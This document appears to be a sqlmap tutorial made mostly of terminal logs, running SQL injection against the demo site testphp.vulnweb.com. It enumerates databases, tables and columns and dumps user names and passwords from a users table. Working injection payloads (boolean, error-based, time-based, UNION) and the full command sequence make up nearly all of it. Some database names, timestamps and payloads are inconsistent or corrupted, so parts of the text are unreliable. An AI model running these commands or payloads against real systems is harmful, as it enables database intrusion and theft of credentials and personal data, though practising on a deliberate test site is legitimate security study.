[2:52:11] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[2:52:11] [INFO] performing test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[2:52:11] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[2:52:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[2:52:20] [INFO] performing test with value '1'
[2:52:20] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="sem")
[2:52:20] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[2:52:20] [INFO] GET parameter 'cat' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[2:52:20] [INFO] testing 'MySQL inline queries'
[2:52:20] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[2:52:20] [INFO] performing test with value '1'
[2:52:20] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[2:52:20] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[2:52:20] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[2:53:36] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[2:53:36] [INFO] target URL appears to have 11 columns in query
[2:53:43] [INFO] target URL appears to be UNION injectable with 11 columns
[2:53:46] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 66 HTTP(s) requests:
```

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 9712=9712

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 5631 FROM(SELECT COUNT(*),CONCAT(0x7176627671,(SELECT (ELT(5631=5631,1))),0x7162716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: AND/OR time-based blind
Title: MySQL >= 5.0 AND time-based blind
Payload: cat=1 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,0x6c6557484f48747a5368566d4b41797984767534b72434e634b57436c7677556d726342687a6f43,0x7162716b71),NULL,NULL,NULL-- xw1

```
[2:54:52] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[2:54:52] [INFO] fetching database names
[*] databases []
[*] acuart
[*] information_schema
[2:54:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[*] shutting down at 12:54:53
```

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D "databaseName" --tables
```

```
[rootkali]:# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D accurt --tables
[...]
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 12:56:44
[12:56:44] [INFO] resuming back-end DBMS 'mysql'
[12:56:44] [INFO] testing connection to the target URL
[*] Type: error-based
Title: MySQL == 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 5631 FROM(SELECT COUNT(*),CONCAT(0x7176627671,(SELECT (ELT(5631=5631,1))),0x7162716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: cat=1 AND SLEEP(5)

[*] Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,0x6c655748f48747a5368566d4b417970784767534b72434e634b57436c7677556d726342687a6f43,0x7162716b71),NULL,NULL,NULL,NULL-- xxml
[*] (57:58) [INFO] the back-end DBMS is MySQL
[*] web application technology: Nginx, PHP 5.3.10
[*] (57:58) [INFO] fetching tables for database: 'accurt'
[*] (57:58) [INFO] heuristics detected web page charset 'ascii'
[*] (57:58) [WARNING] testing went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[*] (57:58) [INFO] retrieved: artists
[*] (57:58) [INFO] retrieved: carts
[*] (57:58) [INFO] retrieved: categ
[*] (57:58) [INFO] retrieved: featured
[*] (57:58) [INFO] retrieved: guestbook
[*] (57:58) [INFO] retrieved: pictures
[*] (57:58) [INFO] retrieved: products
[*] (57:58) [INFO] retrieved: users
[*] Database: accurt
8 tables:
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
[*] (57:58) [WARNING] HTTP error codes detected during run:
[*] (BAD_GATEWAY) - 1 times
[*] (57:58) [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[*] shutting down at 12:57:58
```

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D "databaseName" --columns
```

```
[rootkali]:# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D accurt -T users --columns
[...]
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 13:00:25
[13:00:25] [INFO] resuming back-end DBMS 'mysql'
[13:00:25] [INFO] testing connection to the target URL
[*] sqlmap resumed the following injection point(s) from stored session:
[*] Parameter: cat (GET)
[*] Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 9712=9712

[*] Type: error-based
Title: MySQL == 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 5631 FROM(SELECT COUNT(*),CONCAT(0x7176627671,(SELECT (ELT(5631=5631,1))),0x7162716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
[*] Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: cat=1 AND SLEEP(5)

[*] Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,0x6c655748f48747a5368566d4b417970784767534b72434e634b57436c7677556d726342687a6f43,0x7162716b71),NULL,NULL,NULL,NULL-- xxml
[*] (13:00:33) [INFO] the back-end DBMS is MySQL
[*] web application technology: Nginx, PHP 5.3.10
[*] (13:00:33) [INFO] fetching columns for table 'users' in database 'accurt'
[*] Database: accurt
[*] Table: users
8 columns:
+-----+
| Column | Type      |
+-----+
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| name   | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+
[*] (13:00:44) [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[*] shutting down at 13:00:44
```

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D "databaseName" -T "TableName" -C "ColumnName" --dump
```

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program
[*] starting at 13:02:20
[*] starting at 13:05:43
[13:05:44] [INFO] resuming back-end DBMS 'mysql'
[13:05:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
parameters: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9712=9712

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND (SELECT 5631 FROM(SELECT COUNT(*),CONCAT(0x7176627671,(SELECT (ELT(5631=5631,1))),0x7162716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: cat=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,0x6c6557484f48747a5368566d4b17970784767534b72434e634b57436c7677556d726342687a6f43,0x7162716b71),NULL,NULL,NULL,NULL-- xwv

[13:05:45] [INFO] the back-end DBMS is MySQL
[*] web application technology: Nginx, PHP 5.3.10
[*] back-end DBMS: MySQL >= 5.0
[13:05:45] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
[13:05:45] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[13:05:45] [INFO] used SQL query returns 1 entries
[13:05:45] [INFO] used SQL query returns 1 entries
[13:05:45] [INFO] retrieved: test
[*] database: acuart
[*] table: users
[*] entry:
-----+
| uname |
-----+
| test |
-----+
[*] test |
```

```
[13:05:50] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[13:05:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[*] shutting down at 13:05:57

root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C pass --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program
[*] starting at 13:07:55
[*] starting at 13:07:55
[13:07:55] [INFO] resuming back-end DBMS 'mysql'
[13:07:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: cat (GET)
    Type: boolean-based Blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9712=9712

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND 5631 FROM(SELECT COUNT(*),CONCAT(0x7176627671,(SELECT (ELT(5631=5631,1))),0x7162716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: cat=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,0x6c6557484f48747a5368566d4b17970784767534b72434e634b57436c7677556d726342687a6f43,0x7162716b71),NULL,NULL,NULL,NULL-- xwv

[13:07:56] [INFO] the back-end DBMS is MySQL
[*] web application technology: Nginx, PHP 5.3.10
[*] back-end DBMS: MySQL >= 5.0
[13:07:56] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
[13:07:56] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[13:07:57] [INFO] used SQL query returns 1 entries
[13:07:57] [INFO] used SQL query returns 1 entries
[13:07:57] [INFO] retrieved: test
[*] database: acuart
[*] table: users
[*] entry:
-----+
| pass |
-----+
| test |
-----+
[*] test |
```

```
[13:07:57] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[13:07:57] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
```